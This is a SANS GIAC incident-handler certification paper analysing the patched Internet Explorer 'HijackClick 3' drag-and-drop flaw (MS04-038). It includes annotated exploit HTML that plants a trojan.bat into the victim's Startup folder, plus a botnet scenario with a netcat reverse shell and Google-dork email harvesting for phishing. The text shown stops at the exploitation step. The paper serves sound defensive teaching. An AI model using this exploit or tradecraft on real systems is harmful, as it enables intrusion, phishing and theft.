



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Table of Contents	1
Kevin_Cross_GCIH.doc.....	2

© SANS Institute 2005, Author retains full rights.

Microsoft Script in Image Tag File Download Vulnerability

GIAC Certified Incident Handler
Practical Assignment - Version 4

Kevin Cross
Submitted: 29 November 2004

© SANS Institute 2005. Author retains full rights.

Table of Contents

<u>Table of Contents</u>	2
<u>List of Figures:</u>	4
<u>Abstract:</u>	5
<u>Statement of Purpose:</u>	5
<u>The Exploit</u>	6
<u>Exploit Name:</u>	6
<u>HijackClick 3</u>	6
<u>HijackClick</u>	6
<u>HijackClick V2</u>	6
<u>Drag and Drop Vulnerability</u>	7
<u>Operating Systems:</u>	7
<u>Protocols Services and Applications</u>	7
<u>Description</u>	7
<u>HijackClick</u>	8
<u>HijackClickV2</u>	9
<u>HijackClick 3</u>	10
<u>Sample Exploit Code:</u>	10
<u>Signature of Attack</u>	12
<u>Stages of the Attack Process:</u>	13
<u>Scenario Overview</u>	13
<u>Lab Setup</u>	13
<u>Network Diagram</u>	14
<u>Reconnaissance</u>	15
<u>Exploiting the System</u>	17
<u>Trojan Analysis:</u>	19
<u>invisible.vbs</u>	20
<u>start.bat</u>	20
<u>exploit.bat</u>	20
<u>Exploit difficulties and Workarounds</u>	25
<u>Keeping Access:</u>	27
<u>Scanning:</u>	31
<u>Covering Tracks</u>	32
<u>Incident Handling Process</u>	34
<u>Preparation</u>	34
<u>Policy:</u>	35
<u>Countermeasures:</u>	35
<u>User Accounts:</u>	35
<u>Passwords</u>	37
<u>Hardware and Software:</u>	38
<u>Antivirus:</u>	38
<u>Firewalls:</u>	38
<u>Identification</u>	39
<u>Website trojan download:</u>	39

<u>Trojan execution</u>	39
<u>Netcat usage:</u>	40
<u>WinVNC usage</u>	41
<u>Chain of Custody</u>	42
<u>Containment</u>	42
<u>Eradication</u>	46
<u>Recovery</u>	49
<u>Lessons Learned</u>	50
<u>Exploit References:</u>	53
<u>List of References</u>	54
<u>Appendix A: Sample Exploit Code</u>	56
<u>Appendix B: Exploit Source Code</u>	57
<u>Appendix C: Exploit Source Code Explained</u>	58
<u>Appendix D: HijackClick Source Code</u>	60
<u>Appendix E: HijackClickV2 Source Code</u>	61
<u>Appendix F: HijackClick 3 Source Code</u>	62
<u>Appendix G: Trojan.exe Files and Source Code</u>	64

List of Figures:

<u>Figure 1 - MSDN Standard Mouse Events</u>	8
<u>Figure 2 - MSDN Window Object Methods</u>	9
<u>Figure 3 - popup.show() Method</u>	10
<u>Figure 4 - Sample Exploit Code</u>	12
<u>Figure 5 - iframe Result With Normal Top and Left Values</u>	12
<u>Figure 6 - Network Diagram</u>	14
<u>Figure 7 - Targeted Email</u>	17
<u>Figure 8 - Targeted Email Source Code</u>	18
<u>Figure 9 - Exploit Main HTML Window</u>	18
<u>Figure 10 - Startup Directory Payload</u>	19
<u>Figure 11 - Payload Files Dropped to Victim's System32 Directory</u>	20
<u>Figure 12 - Created Admin Account From Trojan</u>	21
<u>Figure 13 - Payload Files Dropped to Victim's Temp1 Directory</u>	22
<u>Figure 14 - Payload Files Dropped to Victim's Tools Directory</u>	23
<u>Figure 15 - Registry Netcat Listener</u>	23
<u>Figure 16 - Netcat Reverse Shell Result</u>	24
<u>Figure 17 - IIS Log File</u>	25
<u>Figure 18 - GuildFTPd Connection Log</u>	26
<u>Figure 19 - Registry Netcat Listener Execution</u>	27
<u>Figure 20 - Netcat Listener Scheduler</u>	27
<u>Figure 21 - Pwdump3 Commands</u>	28
<u>Figure 22 - Pwdump3 Output</u>	28
<u>Figure 23 - John The Ripper Results</u>	29
<u>Figure 24 - Remote WinVNC Installation</u>	29
<u>Figure 25 - WinVNC Viewer Connection</u>	30
<u>Figure 26 - WinVNC Viewer Password</u>	30
<u>Figure 27 - WinVNC View of Victim System</u>	31
<u>Figure 28 - Nmap Stealthy Scan Results</u>	32
<u>Figure 29 - Attrib Option to Hide Directories</u>	33
<u>Figure 30 - Alternative Data Streams Example</u>	34
<u>Figure 31 - Windows XP Professional Logon Options</u>	36
<u>Figure 32 - Registry Option for Hiding Account Icons</u>	37
<u>Figure 33 - Windows XP Professional Password Policy</u>	37
<u>Figure 34 - ZoneAlarm Application</u>	38
<u>Figure 35 - Ethereal Trojan FTP output</u>	40
<u>Figure 36 - Netcat Task Manger Entry</u>	41
<u>Figure 37 - WinVNC Task Manager Entry</u>	42
<u>Figure 38 - WinVNC System Tray Icon</u>	44
<u>Figure 39 - WinVNC Registry Service Startup</u>	44
<u>Figure 40 - WinVNC Registry Options</u>	45
<u>Figure 41 - WinVNC Service Entry</u>	45
<u>Figure 42 - sc.exe Tool Usage</u>	46
<u>Figure 43 - Windows Find Results Sorted by Date</u>	47
<u>Figure 44 - Temporary Internet Files Sorted by Date</u>	47
<u>Figure 45 - Sysinternals TCPView Output</u>	48
<u>Figure 46 - Sysinternals Process Explorer Output</u>	48
<u>Figure 47 - Task Scheduler With Netcat Listener Entry</u>	49
<u>Figure 48 - LADS Output</u>	50

Abstract:

This paper will discuss a known Microsoft Internet Explorer Drag and Drop vulnerability referenced as “Script in Image Tag File Download Vulnerability” or “HijackClick 3”. This exploit allows an attacker to deliver any file to a victim’s startup directory upon the victim clicking on a webpage image within a popup window. The exploit will be analyzed and followed by an example attack vector used to compromise a system. Incident handling steps will be discussed and concluded by lessons learned and risk mitigation procedures.

Statement of Purpose:

The intent of this paper is to discuss the MS04-038 Microsoft Internet Explorer (IE) Script in Image Tag File Download Vulnerability (CAN 2004-0841) also known as HijackClick 3. This vulnerability falls in a long line of recent IE drag and drop and cross domain IE vulnerabilities where an attacker is allowed to execute code or gain access to a victim’s trusted Local Machine Zone. The particular attack vector discussed began with research from Liu Die Yu who discovered numerous IE vulnerabilities such as the popular MS04-013 MHTML URL Processing Vulnerability (CAN-2004-0380) and the first two attack vectors in the HijackClick series¹. The HijackClick series (CAN-2003-0823, CAN-2003-1027) demonstrated that DHTML events such as window.moveBy could manipulate windows to copy objects from an external domain into the Local Machine Zone. The exploits are triggered by mouse events such as a click or a drag, and the ability to copy between domains allows an attacker to write files to the local file system in locations such as the Favorites or Startup directory².

The third attack vector of HijackClick (CAN-2004-0841) was discovered by Paul from greyhats cjb net. He built upon Liu Die Yu’s discoveries to use mousedown events to call the Popup.show method to copy files to the Local Machine Zone. This vulnerability affects all Windows systems and is patched by MS04-038 and Windows XP Service Pack 2. The remainder of the paper will demonstrate an attack vector that exploits the CAN 2004-0841 Script in Image Tag File Download Vulnerability.

The exploit consists of a scenario where an attacker wants to take control of several broadband Internet cable systems for use in future exploits and attacks. The attack begins with reconnaissance to discover potential victims. When the victims are found, a targeted email is sent that contains a link to the hostile website and exploit code. When a user clicks on the hyperlink, a blank popup window that is larger than the screen will appear. If the victim clicks on the

¹Yu, Liu Die. “Liu Die Yu Resume.” URL: <http://umbrella.name/people/liu.dieyu/>

²Manion, Art. “Microsoft Internet Explorer allows mouse events to manipulate window objects and perform ‘drag and drop’ operations.” US-CERT Vulnerability Note VU#413886. 28 October 2004. URL: <http://www.kb.cert.org/vuls/id/413886>

popup window, a trojan will be copied into the user's Startup directory. The next time the user logs on or boots up, the trojan will execute and drop its payload. The payload consists of a trojan that downloads netcat from an ftp site, writes to the victim's registry and creates a reverse netcat shell to the attacker's listening system. The attacker will then attempt to transfer files, install applications, create user accounts and cover tracks. The exploit will take place in a home lab as described in the following sections.

The Exploit

Exploit Name:

The exploit which Microsoft calls "Script in Image Tag File Download Vulnerability" is also commonly known as "HijackClick 3". This vulnerability has the following vulnerability associations:

HijackClick 3

- MS04-038 – Script in Image Tag File Download Vulnerability
- CAN-2004-0841 (under review)
- US-CERT Vulnerability Note VU#413886 - Microsoft Internet Explorer allows mouse events to manipulate window objects and perform "drag and drop" operations
- US-CERT Technical Cyber Security Alert TA04-293A
- SecurityFocus Bugtraq ID 10690 - Microsoft Internet Explorer Popup.show Mouse Event Hijacking Vulnerability

HijackClick 3 is an extension of two previous attack vectors referred to as HijackClick and HijackClick V2. The previous vulnerability associations include:

HijackClick

- MS03-048 Drag-and-Drop Operation Vulnerability
- CAN-2003-0823 (under review)
- US-CERT Vulnerability Note VU#413886 - Microsoft Internet Explorer allows mouse events to manipulate window objects and perform "drag and drop" operations

HijackClick V2

- MS04-004 - Drag-and-Drop Operation Vulnerability
- CAN-2003-1027 (under review)
- US-CERT Vulnerability Note VU#413886 - Microsoft Internet Explorer allows mouse events to manipulate window objects and perform "drag and drop" operations
- US-CERT Technical Cyber Security Alert TA04-033A - Multiple Vulnerabilities in Microsoft Internet Explorer

Another closely associated variation is Microsoft's Drag and Drop Vulnerability

Drag and Drop Vulnerability

- MS04-038 – Drag and Drop Vulnerability
- CAN-2004-0839 (under review)
- US-CERT Vulnerability Note VU# 526089- Microsoft Internet Explorer treats arbitrary files as images for drag and drop operations
- US-CERT Technical Cyber Security Alert TA04-293A
- SecurityFocus Bugtraq ID 10973 - Microsoft Internet Explorer Implicit Drag and Drop File Installation Vulnerability

The main distinction of HijackClick 3 is the use of the Popup.show method to trigger the exploit.

Operating Systems:

The HijackClick 3 vulnerability applies to the following operating systems.

- Microsoft Corporation: Windows 98
- Microsoft Corporation: Windows 98 Second Edition
- Microsoft Corporation: Windows Me
- Microsoft Corporation: Windows XP
- Microsoft Corporation: Windows 2000 SP3
- Microsoft Corporation: Windows 2000 SP4
- Microsoft Corporation: Windows 2003 Server
- Microsoft Corporation: Windows NT 4.0 Server SP6a
- Microsoft Corporation: Windows NT 4.0 Server TSE SP6
- Microsoft Corporation: Windows Server 2003 64-Bit Edition
- Microsoft Corporation: Windows XP 64-bit Edition 2003
- Microsoft Corporation: Windows XP 64-bit Edition SP1
- Microsoft Corporation: Windows XP SP1

Protocols Services and Applications

The vulnerability applies to the following versions of IE.

- Microsoft Corporation: Microsoft Internet Explorer 5.01 SP3
- Microsoft Corporation: Microsoft Internet Explorer 5.01 SP4
- Microsoft Corporation: Microsoft Internet Explorer 5.5 SP2
- Microsoft Corporation: Microsoft Internet Explorer 6.0
- Microsoft Corporation: Microsoft Internet Explorer 6.0 SP1

Description

The MS04-038 drag and drop exploit follows in a long line of Internet Explorer cross domain vulnerabilities. Several early vulnerabilities were found by first discovered by Liu Die Yu and extended by Paul. The following section will summarize the timeline of IE cross domain drag and drop vulnerabilities that fall under the HijackClick series.

HijackClick

HijackClick (CAN-2003-0823) was publicly displayed by Liu Die Yu on 9-10-03 as the first vulnerability in this series. The vulnerability demonstrated that DHTML events such as window.moveBy could manipulate windows to copy objects from an external domain into the Local Machine Zone.

HijackClick demonstrated that a mouse event could call a script that moves and resizes one window on top of another. The background window contained a ShellNameSpace ActiveX control for the Favorites list. The result allowed an object from the foreground window to be added to the background favorites window³. The focus of the vulnerability is IE's interpretation of DHTML.

Dynamic HTML (DHTML) was first introduced in IE 4.0 as a set of combined technologies that was designed to enhance webpage functionality. DHTML utilizes HTML, CSS, scripting and the DHTML Document Object Model (DOM) to add dynamically content, manipulate ActiveX Controls, and provide increased functionality over previous browser technology. The Microsoft DHMTL Document Object Model allows every HTML element to be scriptable with its own set of properties, methods, and events⁴. Some examples of mouse events include:

Mouse event	Generated when the user:
onmouseover	Moves the mouse pointer over (that is, enters) an element.
onmouseout	Moves the mouse pointer off (that is, exits) an element.
onmousedown	Presses any of the mouse buttons.
onmouseup	Releases any of the mouse buttons.
onmousemove	Moves the mouse pointer within an element.
onclick	Clicks the left mouse button on an element.
ondblclick	Double-clicks the left mouse button on an element

Figure 1 - MSDN Standard Mouse Events⁵

³ Yu, Liu Die. "HijackClick demonstration." URL: <http://umbrella.name/originalvuln/msie/HijackClick/>

⁴ "Introduction to DHTML." MSDN. URL: <http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/dhtml.asp>

⁵ "Standard mouse events." MSDN. URL: <http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/dhtml.asp>

Mouse events are allowed to call DHTML methods that manipulate window objects. These methods include:

moveBy	Moves the screen position of the window by the specified x and y offset values.
moveTo	Moves the screen position of the upper-left corner of the window to the specified x and y position.
resizeBy	Changes the current size of the window by the specified x- and y-offset.
resizeTo	Sets the size of the window to the specified width and height values.

Figure 2 - MSDN Window Object Methods⁶

The Windows Shell allows a developer to interact with operating system objects through Windows Scripting Host or Windows Shell scripting. A common shell object that attackers focus on is the WshSpecialFolders object. This object allows access to the Favorites, Startup, and AllUsersStartup directories as well as many others⁷.

Microsoft released MS03-048 on 11-11-03 to address the Drag-and-Drop Operation among other vulnerabilities. The solution was to deny mouse events direct access to the following window methods⁸:

- window.resizeBy()
- window.resizeTo()
- window.moveBy()
- window.moveTo().

The problem in the logic is that the patch did not prevent mouse events from calling functions that access window methods.

HijackClickV2

HijackClickV2 (CAN-2003-1027) used a technique called method caching (SaveRef) where a script function is able to reference a method that is normally inaccessible. Liu Die Yu released the vulnerability on 11-25-03⁹.

Microsoft released MS04-004 on 4-9-04 to again address this vulnerability¹⁰.

HijackClick 3

⁶ "window object methods." MSDN. URL:

http://msdn.microsoft.com/library/default.asp?url=/workshop/author/om/doc_object.asp

⁷ "SpecialFolders Property." MSDN. URL: <http://msdn.microsoft.com/archive/default.asp?url=/archive/en-us/wsh/htm/wsProSpecialFolders.asp>

⁸ "Microsoft Security Bulletin MS03-038." 11 November 2003. URL: <http://www.microsoft.com/technet/security/bulletin/MS03-048.mspx>

⁹ Yu, Liu Die. "HijackClickV2 Example." URL: <http://umbrella.name/originalvuln/msie/HijackClickV2/>

¹⁰ "Microsoft Security Bulletin MS04-004." 9 April 2003. URL: <http://www.microsoft.com/technet/security/bulletin/MS04-004.mspx>

HijackClick 3 (CAN-2004-0841) was discovered by Paul from greyhats cjb net. Paul utilized the `popup.show()` method to once again simulate a drag and drop¹¹. The `popup.show()` method controls the size and location parameters of a popup window when it is displayed. The syntax and parameters from MSDN are displayed in the following table.

```
popup.show(iX, iY, iWidth, iHeight [, oElement])
```

<i>iX</i>	Required. Integer that specifies the x-coordinate of the pop-up window, in pixels.
<i>iY</i>	Required. Integer that specifies the y-coordinate of the pop-up window, in pixels.
<i>iWidth</i>	Required. Integer that specifies the width of the pop-up window, in pixels.
<i>iHeight</i>	Required. Integer that specifies the height of the pop-up window, in pixels.
<i>oElement</i>	Optional. Object that specifies the element to which the x,y coordinates are relative. If none is given, the x,y coordinates are relative to the desktop, where (0,0) is the upper left corner.

Figure 3 - `popup.show()` Method¹²

Microsoft released MS04-038 on 10-12-04 to patch the vulnerability¹³.

In summary the pattern has been set for using mouse events and functions to manipulate windows to simulate a drag and drop operation. The drag and drop operation allows malicious website code to copy files from an external site into the trusted Local Machine Zone and Windows file system. The remainder of the document will focus on the “Script in Image Tag File Download Vulnerability” and referred to by its alternative name “HijackClick 3”.

The following sample code with annotations will demonstrate how an attacker can exploit the HijackClick 3 vulnerability.

Sample Exploit Code:

```
<html>
<head>
The following JavaScript will force the main page to
maximize behind the popup window
<script language="JavaScript">
window.moveTo(0,0);
window.resizeTo(screen.width,screen.height);
</script>
<title>Cannot find server</title>
</head>
The body onload event handler will launch the showpopup
function when the page is loaded
```

¹¹ Paul. “HijackClick 3 Example” URL: <http://freehost07.websamba.com/greyhats/hijackclick3.htm>

¹² “Popup.show() syntax.” MSDN. URL: <http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/reference/methods/show.asp>

¹³ “Microsoft Security Bulletin MS04-038.” 10 October 2004. URL: <http://www.microsoft.com/technet/security/bulletin/ms04-038.msp>

```
<body onload="showpop()">
```

The showpopup function creates a popup that is 300 pixels wider and taller than the victims screen. This will hide the Windows menu and toolbars to hopefully entice the victim to ultimately click on the window. The contents of the popup window come from the object with the ID=txt.

```
<script>function showpop(){
pop=window.createPopup();
pop.document.body.style.margin=0;
pop.document.body.innerHTML=txt.value;
pop.show(100,100,screen.width+300,screen.height+300);}
</script>
```

The textarea object with the ID=txt fills the popup window. The display is set to none so the victim does not observe the popup content. The image tag contained within the textarea blow is the focus

```
<textarea id=txt rows="1" cols="20" style="display:none">
<html>
<body>
<table width="100%" height="100%" border=3>
<tr>
<td valign=top>
```

The image tag has a source that references a malicious file as opposed to a normal graphic. When the user clicks on the image, the underlying popup window is moved by calling parent.pop.show(1,1,1,1). The click essentially pulls the window with the image from under the mouse to emulate a drag and drop. The result is the image (malicious file) is dragged into shell:startup which is the contents of the iframe on the main page (see below)

```
<img src=http://192.168.0.12:6180/trojan.bat id=anch
onmousedown=parent.pop.show(1,1,1,1);
style=width=4000px;height=4000px; background-
image:url("http://192.168.0.12:6180/1.gif");>
</td>
</tr>
</table>
</textarea>
```

The main page content contains a heading and an iframe with the user's local startup directory. The size and negative left value is to hide the fact that it is the startup folder. An example of the window with normal position values is shown below.

```
<h1 style="COLOR: black; FONT: 13pt/15pt verdana">
The page cannot be displayed
</h1>
```

```
<iframe src=shell:startup HEIGHT=5000; WIDTH=5000;  
style=color:black;position:absolute;top:40;left:-  
2000;border:dotted;></iframe>  
</body>  
</html>
```

Figure 4 - Sample Exploit Code

If the iframe's top and left values are set equal to zero, the startup directory is visible to the user. The negative left value hides and makes this from view.




Figure 5 - iframe Result With Normal Top and Left Values

Signature of Attack

The drag and drop exploit does not appear to have a network based signature of attack. The exploit uses the HTTP protocol for HTML content delivery as well as standard HTML, DHTML and script technology supported by Microsoft. The variables, functions, and code construct make it too granular for an IDS-based system to detect with a standard signature. The best chance of detecting this attack is at the payload stage. The executable dropped could potentially be

detected by products such as Websense¹⁴, Tripwire¹⁵ or anti-virus products. The victim may detect an attack by observing unusual popup windows. The detection will rely on the skill of the victim and the popup creator. Indications that an attack occurred include:

- Unusual popup windows (possible blank)
- Executables within the startup and Temporary Internet Files directories
- Unexpected results following a reboot

Stages of the Attack Process:

Scenario Overview

The two phased exploit scenario consists of an attacker that is attempting to take control of numerous cable broadband Internet hosts for use in future attacks. The hosts will act as part of a botnet, storage sites for tools and malware, launching points for DDoS, etc.. The first phase of the plan is to target victims with a crafted email that contains a hyperlink to the malicious code. If the user clicks on the link, a popup window that covers the entire screen will appear. If a user clicks on the window, a trojan will be downloaded to the victim's Startup directory. The trojan will execute when the victim reboots or at logon and the resulting payload is a reverse netcat shell to the attackers system. The second phase of the exploit involves the attacker utilizing tools and techniques to gain further control of the system.

Lab Setup

The exploit takes place in a home lab, but the concept extends from basic home users to corporate environments with attackers situated across the globe over the Internet.

- The victim target system will be running a fresh unpatched install of Windows XP Professional SP1 with IE 6.0.
- The attacker system has a fully patched Windows XP Professional SP1
- The malicious Windows 2000 Advanced Server uses the following service applications.
 - GuildFTPd FTP server¹⁶
 - IIS 5.0

¹⁴ "Websense Enterprise." URL: <http://www.websense.com/products/about/Enterprise/>

¹⁵ "Tripwire." URL: <http://www.tripwire.org/>

¹⁶ "GuildFTPd Server Download." URL: <http://www.guildftpd.com/index.php>

Network Diagram

The diagram depicts the home lab setup for the exploit. The actions taken in the lab scenario can easily be adapted to cable modem users across the Internet. The scenario would also work across corporate LANs with adjustments to ports and the use of more sophisticated trojans and exploit tools to avoid IDS, firewalls, etc.




Figure 6 - Network Diagram

Reconnaissance

The first stage of the attack involves identifying potential victims. The cable Internet subscriber community was chosen for the following reasons:

- The increased cable Internet bandwidth is useful for future relay points, DDoS, spam servers, file storage, etc.
- Most cable Internet subscribers are home users.
- Most home users have out-of-the box Microsoft system configurations.
- Most home users are not up-to-date with Microsoft patching, antivirus signatures and other security features.
- Most home users do not have sophisticated firewalls or IDS.
- Most home users are susceptible to social engineering.
- Most home users will not be able to detect signs of attack.
- Email address reconnaissance is quick and easy.

The attack is going to use a targeted email, so the first step is harvesting some email accounts and victim profile information. It will also be useful to determine some cable IP address space for later parts of the exploit.

The tool of choice is Google, the attacker's best friend. The attacker will focus on the fictitious company called XYZCable, but any real-world cable company would work. Since Internet providers provided free email with the company name as an extension, the attacker can do a simple Google search for "@XYZCable.net". This will provide thousands of results that could be scanned through for email addresses, but let's look at some advanced Google search techniques. The attacker wants to find email address results while hiding his/her identity. A web proxy anonymizer, hacked relay station, or public system like a library could be used to hide one's identity, but this case will focus on Google's cache and strip variable.

To find a list of email addresses we could search using advanced operators¹⁷ such as:

- `filetype:doc @XYZCable.net resume`
- `filetype:xls @XYZCable.net resume`
- `filetype:xls @XYZCable.net team`

Each of these results not only turns up lists of email addresses but all kinds of personal information that could be used for social engineering exploits and targeted email. For instance a targeted email could be used for people actively looking for jobs. The other benefit of a Google search with the filetype equal to doc or xls is the "View as HTML" result option. This option always comes from

¹⁷ "Google Advanced Search Operators." URL: <http://www.google.com/help/operators.html>

cache, so there are no requests going back to the company's webserver that could be traced back to the attacker. An attacker could view the Google cache for normal searches such as:

```
@comcast.net "email list"
```

The problem is the cached page may contain graphics and other objects that are retrieved from the actual company's website. Within the Google cached page window there is an option to view the cached text only, but at this point it would be too late to avoid the html graphic and object requests.

An option that is a little more work would be to view the source code of a Google search results and modify the URL strings referenced by the cache link. The source code results will include something similar to:

```
http://64.233.161.104/search?q=cache:waXHhFUfN-  
sJ:www.somecompany.net/somepage.htm+%40XYZcompany.net+%22ema  
il+list%22&hl=en
```

This result copied into a web browser would produce the cached page just like following the hyperlink. To avoid detection by company webserver the attacker can append the string "&strip=1" to the end of the URL and will be redirected to the text only cached page.

```
http://64.233.161.104/search?q=cache:waXHhFUfN-  
sJ:www.somecompany.net/somepage.htm+%40XYZcompany.net+%22ema  
il+list%22&hl=en&strip=1
```

Playing around with some of the advanced Google operators and display results will provide a list of email addresses and potential social engineering recipients based upon the attacker's search criteria.

The second part of reconnaissance is to determine the potential IP space the XYZCable customers could have. At some point The attacker is going to be hopefully receiving reverse shell connections from a XYZCable IP, so the attacker may want to develop a database to keep track of what email addresses correlate to which IP and victim. The simplest approach is to utilize ARIN online and search on the company name¹⁸.

The attacker could also utilize a wildcard search XYZCable* for additional results. Another option is to use nslookup for some of the domain names and IP addresses found.

After a short period of time the attacker should have a list of email addresses and some network blocks of IPs registered to XYZCable.com.

¹⁸ "ARIN WHOIS Search." URL: <http://ws.arin.net/cgi-bin/whois.pl>

The exploit trigger mechanism is going to be a targeted email, but the attacker could easily adapt the exploit to involve newsgroup postings, malicious files within peer-to-peer environments, or compromised websites

Exploiting the System

Based upon reconnaissance, the attacker received numerous email addresses based upon a search for:

```
@XYZCompany.net "Texas holdem" +email
```

The assumption is many of the targets were possible online casino players that were accustomed to advertisement-based emails and downloads for online play.

The next step is to create the targeted email with a link to the malicious code and webserver (192.168.0.12). The attacker created a basic text email with a hyperlink to the malicious code. To hide the attackers source the use of Open SMTP relays or source spoofing applications could be used. If the attacker was not getting hits, a more sophisticated HTML formatted email with graphics could be created.

